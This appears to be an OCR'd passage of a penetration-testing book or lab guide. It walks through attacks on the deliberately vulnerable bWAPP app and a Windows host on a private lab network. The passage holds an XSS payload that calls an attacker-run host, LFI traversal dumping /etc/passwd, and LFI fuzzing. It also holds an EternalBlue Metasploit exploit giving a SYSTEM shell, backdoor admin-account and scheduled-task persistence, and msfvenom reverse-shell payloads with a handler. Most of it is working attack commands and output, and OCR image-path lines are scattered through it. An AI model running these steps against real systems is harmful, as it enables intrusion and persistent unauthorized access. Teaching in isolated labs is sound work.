Testing [XSS from URL] ...



[*] Final Results:
- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %
[*] List of XSS injections:
→ CONGRATULATIONS: You have found: [1] possible XSS vector! ;-)
[+] Target: http://192.168.92.7 | /bWAPP/xss_get.php?firstname=john&lastname=XSS&form=submit
[+] Vector: [lastname]
[!] Method: URL
[*] Hash: e9574aa2b69744392e3b7bd10b600097
[*] Payload: http://192.168.92.7/bWAPP/xss_get.php?firstname=john&lastname=%22%3Ee9574aa2b69744392e3b7bd10b600097&form=submit
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[!] Status: XSS FOUND! [WITHOUT --reverse-check VALIDATION!]



Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...



bWAPP - XSS
Not Secure
http://192.168.92.7/bWAPP/xss_get.php?firstname=john&lastname=<script>fetch('http://192.168.92.3/')</script>
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Choose your bug:



Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.92.3 - - [07/Nov/2025 14:09:11] "GET / HTTP/1.1" 200 -



Choose your bug:
Remote & Local File Inclusion (RFI/LFI)
Hack
Set your security level:
low
Set
Current: low


bWAPP - Missing Functio
Not Secure
http://192.168.92.7/bWAPP/rlfi.php?language=lang_en.php&action=go
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ Remote & Local File Inclusion (RFI/LFI) /
Select a language:
English
Go
Thanks for your interest in bWAPP!


Not Secure
http://192.168.92.7/bWAPP/rlfi.php?language=../../../etc/passwd&action=go



/ Remote & Local File Inclusion (RFI/LFI) /
Select a language: English Go
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119::/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Site map Scope Issues
Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
192.168.92.3
192.168.92.7
/
bWAPP
bWAPP
/
credits.php
images
info.php
js
login.php
logout.php
password_change.php
portal.php
reset.php
rlfi.php
security_level_set.php
sqli_1.php
stylesheets
training.php
user_extra.php
Host Method URL
http://192.168.92.7 GET /bWAPP/rlfi.php
http://192.168.92.7 GET /bWAPP/rlfi.php?language=../../../etc/passw...
http://192.168.92.7 GET /bWAPP/rlfi.php?language=lang_en.php&ac...
http://192.168.92.7 GET /bWAPP/rlfi.php
http://192.168.92.7 POST /bWAPP/rlfi.php
http://192.168.92.7 POST /bWAPP/rlfi.php
Request Response
Pretty Raw Hex
1 GET /bWAPP/rlfi.php HTTP/1.1
2 Host: 192.168.92.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/1
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.92.7/bWAPP/portal.php
8 Connection: keep-alive
9 Cookie: security_level=0; PHPSESSID=3ba08432c9914d239ad29df1ccba6e8a
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ffuf -u "http://192.168.92.7/bWAPP/rlfi.php?language=FUZZ&action=go" -H "Cookie: security_level=0; PHPSESSID=3ba08432c9914d239ad29df1ccba6e8a" -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -c

```
d:\AppServ\MySQL        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3345ms]
/etc/apache2/apache2.conf [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3329ms]
/etc/crontab            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4310ms]
/Program Files\Apache Group\Apache\conf\httpd.conf [Status: 302, Size: 0, Words: 1, Lines:
/root/.Xauthority       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3731ms]
/.ssh/authorized_keys   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3726ms]
/usr/local/apache/logs/access.log [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3690
/usr/local/apache/logs/error.log [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3680m
../../../../../../../usr/local/apache/logs/error.l og [Status: 302, Size: 0, Words: 1, Line
s]
/usr/local/apps/apache2/conf/httpd.conf [Status: 302, Size: 0, Words: 1, Lines: 1, Duration
/usr/local/apps/apache/conf/httpd.conf [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
/usr/local/cpanel/logs  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3669ms]
/usr/local/php/httpd.conf [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3635ms]
..2f..2f..2f..2f..2f..2f..2fusr2flocal2fapache2flogs2ferror.l og [Status: 302, Size: 0, Wor
tion: 3298ms]
..2fetc2fpasswd         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3288ms]
..2f..2fetc2fpasswd     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3285ms]
:: Progress: [929/929] :: Job [1/1] :: 59 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/fa
bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
```




```
        </select>

        <button type="submit" name="action" value="go">Go</button>

    </form>

    <br />
Linux version 2.6.24-16-generic (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:23:42 UTC 2008

</div>

<div id="side">

    <a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
    <a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button"><img src="./images/linkedin.png"></a>
```



Warning: include(../../../proc/self/environ) [function.include]: failed to open stream: Permission denied in /var/www/bWAPP/rlfi.php on line 174

Warning: include() [function.include]: Failed opening '../../../proc/self/environ' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in /var/www/bWAPP/rlfi.php on line 174

Chapter 13: Persistence Pays – Securing Long-Term Access

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.92.5
RHOST ⇒ 192.168.92.5
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Meterpreter session 1 opened (192.168.92.3:4444 → 192.168.92.5:49282) at 2025-11-07
14:34:03 +0530
[+] 192.168.92.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.92.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.92.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > 
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
[+] 192.168.92.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > execute -f cmd.exe -i -H -C
Process 3416 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user cassian password123! /add
net user cassian password123! /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators cassian add
net localgroup administrators cassian add
The syntax of this command is:

NET LOCALGROUP
[groupname [/COMMENT:"text"]] [/DOMAIN]
             groupname {/ADD [/COMMENT:"text"] | /DELETE}  [/DOMAIN]
             groupname name [ ... ] {/ADD | /DELETE} [/DOMAIN]


C:\Windows\system32>net localgroup administrators cassian /add
net localgroup administrators cassian /add
The command completed successfully.
```

```
C:\Windows\system32>schtasks /create /tn "SystemUpdate" /tr "cmd /c net user cassian pass
word123!" /sc onstart /ru System
schtasks /create /tn "SystemUpdate" /tr "cmd /c net user cassian password123!" /sc onstar
t /ru System
SUCCESS: The scheduled task "SystemUpdate" has successfully been created.

C:\Windows\system32>
```

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.92.3 LPORT=5552 -f exe
-o bd.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: bd.exe
```

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.92.5
RHOST ⇒ 192.168.92.5
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

```
exit
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.92.5 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(multi/handler) > set LPORT 5552
LPORT ⇒ 5552
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.3:5552
```

```
msf exploit(multi/handler) > set LPORT 5552
LPORT ⇒ 5552
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.3:5552
[*] Sending stage (230982 bytes) to 192.168.92.5
[*] Meterpreter session 2 opened (192.168.92.3:5552 → 192.168.92.5:49155) at 2025-11-07
14:48:32 +0530

meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
msf auxiliary(scanner/ssh/ssh_login) > sessions


Active sessions
===============

